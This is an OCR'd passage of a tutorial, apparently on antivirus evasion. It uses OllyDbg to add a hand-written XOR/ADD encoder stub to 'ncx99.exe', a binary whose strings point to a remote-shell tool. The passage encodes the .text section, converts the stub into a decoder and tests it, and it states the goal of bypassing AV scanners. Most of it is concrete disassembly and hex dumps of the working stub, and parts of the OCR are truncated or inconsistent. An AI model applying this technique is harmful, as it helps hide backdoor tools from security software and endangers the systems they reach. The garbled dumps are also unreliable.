0040C050  00 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C060  65 61 74 65 20 52 65 61 64 53 68 65 6C 6
0040C070  65 73 73 69 6F 6E 20 74 68 72 65 61 64 2
0040C080  72 72 6F 72 20 3D 20 25 73 00 00 00 46 6
0040C090  65 64 20 74 6F 20 65 78 65 63 75 74 65 2
0040C0A0  65 6C 6C 00 46 61 69 6C 65 64 20 74 6F 2
0040C0B0  65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
0040C0C0  20 70 69 70 65 2C 20 65 72 72 6F 72 20 3
0040C0D0  73 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C0E0  65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
0040C0F0  74 20 70 69 70 65 2C 20 65 72 72 6F 72 2
```

```
0012FFC4  7C817077  wpü¦  RETURN to kernel32.7C8170
0012FFC8  7C913C98  ÿ<æ¦  RETURN from ntdll.7C90FE7
0012FFCC  7FFD5000  .P²⌂
0012FFD0  7FFDF000  .≡²⌂
0012FFD4  80544C7D  }LTÇ  RETURN from 80541E3C to 8
0012FFD8  0012FFC8  ╚ ‡.
0012FFDC  856E54B8  ╕Tnà
0012FFE0  FFFFFFFF        End of SEH chain
0012FFE4  7C839AA8  ¿üä¦  SE handler
0012FFE8  7C817080  Çpü¦
0012FFEC  00000000  ....
0012FFF0  00000000  ....
0012FFF4  00000000  ....
0012FFF8  0040A770  pº@.  ncx99-002.<ModuleEntryPoi
0012FFFC  00000000  ....
```


Entry point of main module

Paused

Figure 3.2.2 – Custom Encoder inside Ollydbg

With our custom encoder implemented we're almost done. It should be noted, that we could also use other opcodes too, to encode our .text section. Such opcodes could be: **sub**, **or**, **and**, etc.

But for now we're going to re-introduce some of the first few opcodes that was originally run by the executable in the start. Now we could be simple and just place a jump to 00404C00, but we'll add the first couple of instructions ourselves as shown in the picture below.


OllyDbg - ncx99-002.exe - [CPU - main thread, module ncx99-002]
C
File
View
Debug
Trace
Options
Windows
Help
L
E
M
T
C
...
B
M
H

```
0040A778     8030 0F       XOR BYTE PTR DS:[EAX],0F
0040A77B     8000 37       ADD BYTE PTR DS:[EAX],37
0040A77E     40            INC EAX
0040A77F     3D 6FA74000   CMP EAX,0040A76F
0040A784   ^ 7E EF         JLE SHORT 0040A775
0040A786     90            NOP
0040A787     90            NOP
0040A788     55            PUSH EBP
0040A789     89EC          MOV ESP,EBP
0040A78B     6A FF         PUSH -1
0040A78D   ^ E9 73A4FFFF   JMP 00404C05
0040A792   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A794   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A796   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A798   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A79A   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A79C   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A79E   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A7A0   . 0000          ADD BYTE PTR DS:[EAX],AL
0040A7A2   . 0000          ADD BYTE PTR DS:[EAX],AL
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 7FFD5000
EDI 7C913C98 ntdll.7C913C98

EIP 0040A770 ncx99-002.<ModuleEnt

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAI

EFL 00000246 (NO,NB,E,BE,NS,PE,GE

ST0 empty +UNORM 0002 0000003B 00
ST1 empty -UNORM 8623 00000000 7F
ST2 empty +UNORM 0045 02080076 00
ST3 empty +UNORM 0003 00000000 00
```

```
Address   Hex dump
0040C000  00 00 00 00  00 00 00 00  00 00 00 00  30 4
0040C010  00 00 00 00  00 00 00 00  F0 41 40 00  70 A
0040C020  00 00 00 00  00 00 00 00  00 00 00 00  00 0
0040C030  57 61 69 74  46 6F 72 4D  75 6C 74 69  70 6
0040C040  62 6A 65 63  74 73 20 65  72 72 6F 72  3A 2
0040C050  00 00 00 00  46 61 69 6C  65 64 20 74  6F 2
0040C060  65 61 74 65  20 52 65 61  64 53 68 65  6C 6
0040C070  65 73 73 69  6F 6E 20 74  68 72 65 61  64 2
0040C080  72 72 6F 72  20 3D 20 25  73 00 00 00  46 6
0040C090  65 64 20 74  6F 20 65 78  65 63 75 74  65 2
0040C0A0  65 6C 6C 00  46 61 69 6C  65 64 20 74  6F 2
0040C0B0  65 61 74 65  20 73 68 65  6C 6C 20 73  74 6
0040C0C0  20 70 69 70  65 2C 20 65  72 72 6F 72  20 3
0040C0D0  73 00 00 00  46 61 69 6C  65 64 20 74  6F 2
0040C0E0  65 61 74 65  20 73 68 65  6C 6C 20 73  74 6
0040C0F0  74 20 70 69  70 65 2C 20  65 72 72 6F  72 2
```

```
0012FFC4   7C817077  wpü¦  RETURN to kernel32.7C8170
0012FFC8   7C913C98  ÿ<æ¦  RETURN from ntdll.7C90FE7
0012FFCC   7FFD5000  .P²⌂
0012FFD0   7FFDF000  .≡²⌂
0012FFD4   80544C7D  }LTÇ  RETURN from 80541E3C to 8
0012FFD8   0012FFC8  ╚ ‡.
0012FFDC   856E54B8  ╕Tnà
0012FFE0   FFFFFFFF        End of SEH chain
0012FFE4   7C839AA8  ¿üä¦  SE handler
0012FFE8   7C817080  Çpü¦
0012FFEC   00000000  ....
0012FFF0   00000000  ....
0012FFF4   00000000  ....
0012FFF8   0040A770  pº@.  ncx99-002.<ModuleEntryPoi
0012FFFC   00000000  ....
```

Entry point of main module

Paused

Figure 3.2.3 – Re-Introduced Opcodes in ncx99.exe

With that done you may wonder what the **JMP 00404C05** opcode is. That is a jump to the offset aka memory address where the next instruction after the original **PUSH -1** is located.

It should be noted that if we were to execute the file now, it would simply fail because the PE file as it is right now, will encode the .text section and try to execute it. Since it becomes encoded, then it will most likely fail and crash. But save the changes anyway and re-open it.

This is because we first need to use our encoder, to encode the file and afterwards change it to a decoder, so the execution flow will seem completely normal even without a debugger.

Chapter 4

Decoding Binary Files

After we've successfully implemented our encoder we need to save the encoded contents and then change our encoder to a decoder as previously mentioned. This is relatively simple as you will experience yourself.

When we hit the first instruction which moves 00401000 into the EAX register, we can right-click this and select "Follow in Dump". By pressing "F7" on your keyboard we can single-step through the custom encoder, and watch our .text section become encoded.

To speed up this process, select the instruction right after the **JLE SHORT 0040A775** opcode, place a breakpoint by pressing "F2" on your keyboard and then press "F9" to execute until the breakpoint stops the execution flow.


Some of the code and even your encoder may seem completely different now. This is because the encoder altered all the opcodes in the .text data section, except your encoder even though it may seem so. Copy the changes to an "executable" and save it as a new file.

4.1 – Altering the Encoder to a Decoder

Now open the newly created file and look at the custom encoder we implemented earlier.

As you can see almost all of the opcodes are "gibberish" and therefore we might have to press CTRL+A to do a quick analysis in order to get our custom encoder visible. When it appears to look like it should, we change two of the opcodes in order to make it a decoder.

Our initial encoder added 13 to the byte which EAX pointed to, then it XOR'd it with 0F and added 37 to end with. Now we need to reverse this, by deducting -37 to start with and then -13.



OllyDbg - ncx99-003.exe - [CPU - main thread, module ncx99-003]
File View Debug Trace Options Windows Help
L E M T C ... B M H
Registers (FPU)
Address Hex
Assemble
Assemble
Close
Paused

```
0040A769     13          DB 13
0040A76A     98          DB 98
0040A76B     10          DB 10
0040A76C     E3          DB E3
0040A76D     E3          DB E3
0040A76E     E3          DB E3
0040A76F     E3          DB E3
0040A770  .  B8 00104000 MOV EAX,00401000
0040A775     8000 C9     ADD BYTE PTR DS:[EAX],0C9
0040A778  .  8030 0F     XOR BYTE PTR DS:[EAX],0F
0040A77B  .  8000 37     ADD BYTE PTR DS:[EAX],37
0040A77E  .  40          INC EAX
0040A77F  .  3D 6FA74000 CMP EAX,0040A76F
0040A784  .^ 7E EF       JLE SHORT 0040A775
0040A786  .  90          NOP
0040A787  .  90          NOP
0040A788  .  55          PUSH EBP
0040A789  .  89EC        MOV ESP,EBP
0040A78B  .  6A FF       PUSH -1
0040A78D  .^ E9 73A4FFFF JMP 00404C05
Imm=37 ('7')
```

```
EAX 0040A770 ncx99-003.<ModuleEnt
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI 004A756F
EDI 0012C038

EIP 0040A788 ncx99-003.0040A788

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAR
```

0040A77B ADD BYTE PTR DS:[EAX],-13

☐ Keep size

☑ Fill rest with NOPs

```
00401000 D0 2
00401010 53 E
00401020 AB 5
00401030 53 5
00401040 78 1
00401050 52 9
00401060 0F 47 A3 AB 9F 13 93 53 2B 00 63 53 53 D0 0F 57
00401070 0C 8D 47 54 54 54 54 80 13 B4 B5 98 D0 0F 57 10
00401080 E6 8F 6F 47 E6 87 6F 63 A3 A0 9D AB 73 5E 93 53
00401090 A0 A2 54 1C 78 10 CA 8D 5F BE 8F A0 A0 A0 A0 A0
004010A0 A9 49 AB 53 52 92 53 54 5E FF 72 92 53 A3 2B 66
004010B0 CA 53 53 D0 0F 47 A3 AB 9F 13 93 53 2B B4 63 53
004010C0 53 C8 9D 5F D0 0F 57 0C 8D 47 54 54 54 54 A0 A1
004010D0 54 5E 03 72 92 53 80 13 B4 B5 98 D0 0F 57 10 C8
004010E0 8D 63 A9 54 CA 8F 6F 73 C8 A5 5F E6 8F 6F 73 CA
```

```
         C817077  wpü¦
         012C038  8└╪.
         04A756F  ouJ.
         FFDA000  .ã²⌂
         0544C7D  }LTÇ
         012FFC8  ╚ ╪.
         51274D0  ╨ţ╪à
0012FFE0 FFFFFFFF
0012FFE4 7C839AA8 ¿üã¦
0012FFE8 7C817080 Çpü¦
0012FFEC 00000000 ....
0012FFF0 00000000 ....
0012FFF4 00000000 ....
0012FFF8 0040A770 pº@.
0012FFFC 00000000 ....
```

Figure 4.1.1 – Changing the Encoder to a Decoder


We will still use the **add** opcode and of course **xor**, but we'll only need to change the values as mentioned previously, which you can also see in the picture above in figure 4.1.1.

When we've done that we copy our changes to an executable, and save it as a new file.

In theory the PE file should work now just as it did to start with, but it is also encoded too making it able to bypass some AV-scanners, which makes it more interesting.

4.2 – Testing the Custom Decoder

Now it's time to test if our encoded file will decode properly and execute gracefully.


OllyDbg - ncx99-004.exe - [CPU - main thread, module ncx99-004]
C File View Debug Trace Options Windows Help
L E M T C ... B M H
Registers (FPU)
Address Hex dump ASCII
Paused

```
0040A76F      E3              DB E3
0040A770  .   B8 00104000     MOV EAX,00401000
0040A775  >   8000 C9         ADD BYTE PTR DS:[EAX],0C9
0040A778  .   8030 0F         XOR BYTE PTR DS:[EAX],0F
0040A77B  .   8000 ED         ADD BYTE PTR DS:[EAX],0ED
0040A77E  .   40              INC EAX
0040A77F  .   3D 6FA74000     CMP EAX,0040A76F
0040A784  .^  7E EF           JLE SHORT 0040A775
0040A786  .   90              NOP
0040A787  .   90              NOP
0040A788  .   55              PUSH EBP
0040A789  .   89EC            MOV ESP,EBP
0040A78B  .   6A FF           PUSH -1
0040A78D  .^  E9 73A4FFFF     JMP 00404C05
0040A792      00              DB 00
0040A793      00              DB 00
0040A794      00              DB 00
0040A795      00              DB 00
0040A796      00              DB 00
0040A797      00              DB 00
```

```
Jump is taken
Dest=ncx99-004.0040A775
```

```
EAX 00401001 ncx99-004.00401001
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 004A756F
EDI 0012B430

EIP 0040A784 ncx99-004.0040A784

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAR

EFL 00000293 (NO,B,NE,BE,S,PO,L,LE

ST0 empty -UNORM B698 006E0065 00
ST1 empty 7.7444158501969533780e-
ST2 empty 0.0211341218895158010e-
ST3 empty +UNORM 7154 00000000 00
```

```
Address   Hex dump                                         ASCII
00401000  83 27 57 A0|9D 9C 2B 0E|52 53 53 C8|96 FB 72 92| ã'Wá¥£+ØRSS╚û√rÆ
00401010  53 E6 87 6F|47 80 18 C8|43 C8 8F 6F|67 A2 A0 9D| SµçoGÇ↑╚C╚ÅogóáÑ
00401020  AB 53 5F 93|53 E6 9F 6F|73 A0 0C 8F|6F 6F 47 53| ½S_ôSµƒosá.ÅooGS
00401030  53 53 CA 97|6F 6B CA 97|6F 67 A1 CA|8D 47 54 1C| SS╩ùok╩ùogí╩ìGT∟
00401040  78 10 CA 8D|63 BE 7A A0|A0 A0 A0 A0|A9 49 AB 53| x►╩ìc╛zááááá⌐I½S
00401050  52 92 53 54|5E FF 72 92|53 A3 2B B2|CA 53 53 D0| RÆST^ rÆSú+▓╩SS╨
00401060  0F 47 A3 AB|9F 13 93 53|2B 00 63 53|53 D0 0F 57| ☼Gú½ƒ‼ôS+.cSS╨☼W
00401070  0C 8D 47 54|54 54 54 80|13 B4 B5 98|D0 0F 57 10| .ìGTTTTÇ‼┤╡ÿ╨☼W►
00401080  E6 8F 6F 47|E6 87 6F 63|A3 A0 9D AB|73 5E 93 53| µÅoGµçocúáÑ½s^ôS
00401090  A0 A2 54 1C|78 10 CA 8D|5F BE 8F A0|A0 A0 A0 A0| áóT∟x►╩ì_╛Åááááá
004010A0  A9 49 AB 53|52 92 53 54|5E FF 72 92|53 A3 2B 66| ⌐I½SRÆST^ rÆSú+f
004010B0  CA 53 53 D0|0F 47 A3 AB|9F 13 93 53|2B B4 63 53| ╩SS╨☼Gú½ƒ‼ôS+┤cS
004010C0  53 C8 9D 5F|D0 0F 57 0C|8D 47 54 54|54 54 A0 A1| S╚¥_╨☼W.ìGTTTTáí
004010D0  54 5E 03 72|92 53 80 13|B4 B5 98 D0|0F 57 10 C8| T^♥rÆSÇ‼┤╡ÿ╨☼W►╚
004010E0  8D 63 A9 54|CA 8F 6F 73|C8 A5 5F E6|8F 6F 73 CA| ìc⌐T╩Åos╚Ñ_µÅos╩
```


```
0012FFC4   7C817077  wpü|
0012FFC8   0012B430  0┤↕.
0012FFCC   004A756F  ouJ.
0012FFD0   7FFDF000  .≡²⌂
0012FFD4   80544C7D  }LTÇ
0012FFD8   0012FFC8  ╚ ↕.
0012FFDC   84FC5DA8  ¿]ⁿä
0012FFE0   FFFFFFFF
0012FFE4   7C839AA8  ¿Üâ|
0012FFE8   7C817080  Çpü|
0012FFEC   00000000  ....
0012FFF0   00000000  ....
0012FFF4   00000000  ....
0012FFF8   0040A770  pº@.
0012FFFC   00000000  ....
```

Figure 4.2.1 – Encoded Overview of ncx99.exe

In the picture above, only the first hex character has been decoded back to its original "state". (Please note that a character in this case, is a byte which is the same as 8 bits made of binary.)

By placing a breakpoint right after **JLE SHORT 0040A775**, and then running the PE file until it stops executing, we'll see that the entire .text section has changed back to its original state.

If we execute the first couple of re-introduced opcodes including the long jump back to where the real start of the program is, we'll see that it may still look obfuscated or encoded.


OllyDbg - ncx99-004.exe - [CPU - main thread, module ncx99-004]
C
File
View
Debug
Trace
Options
Windows
Help
L
E
M
T
C
...
B
M
H
Paused

```
00404BF8     5E           DB 5E
00404BF9     5F           DB 5F
00404BFA     5B           DB 5B
00404BFB     C3           DB C3
00404BFC     CC           DB CC
00404BFD     CC           DB CC
00404BFE     CC           DB CC
00404BFF     CC           DB CC
00404C00  .  55           PUSH EBP
00404C01  .  8BEC         MOV EBP,ESP
00404C03  ?  6A FF        PUSH -1
00404C05  > >68 00B04000  PUSH OFFSET 0040B000
00404C0A     68           DB 68
00404C0B     78           DB 78
00404C0C     76           DB 76
00404C0D     40           DB 40
00404C0E     00           DB 00
00404C0F     64           DB 64
00404C10     A1           DB A1
00404C11     00           DB 00
```

```
Stack [0012FFE8]=kernel32.7C817080
Imm=ncx99-004.0040B000
Jump from 40A78D
```

```
Registers (FPU)
EAX 0040A770 ncx99-004.<ModuleEnt
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFDF000
ESP 0012FFEC
EBP 0012FFF0
ESI 004A756F
EDI 0012B430

EIP 00404C05 ncx99-004.00404C05

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAR

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,

ST0 empty -UNORM B698 006E0065 00
ST1 empty 7.7444158501969533780e-
ST2 empty 0.0211341218895158010e-
ST3 empty +UNORM 7154 00000000 00
```

```
Address   Hex dump                                         ASCII
00401000  83 EC 1C 53|56 57 E8 C5|01 00 00 8B|3D B8 21 41  ã∞∟SVW‡┼0..ï=╕!A
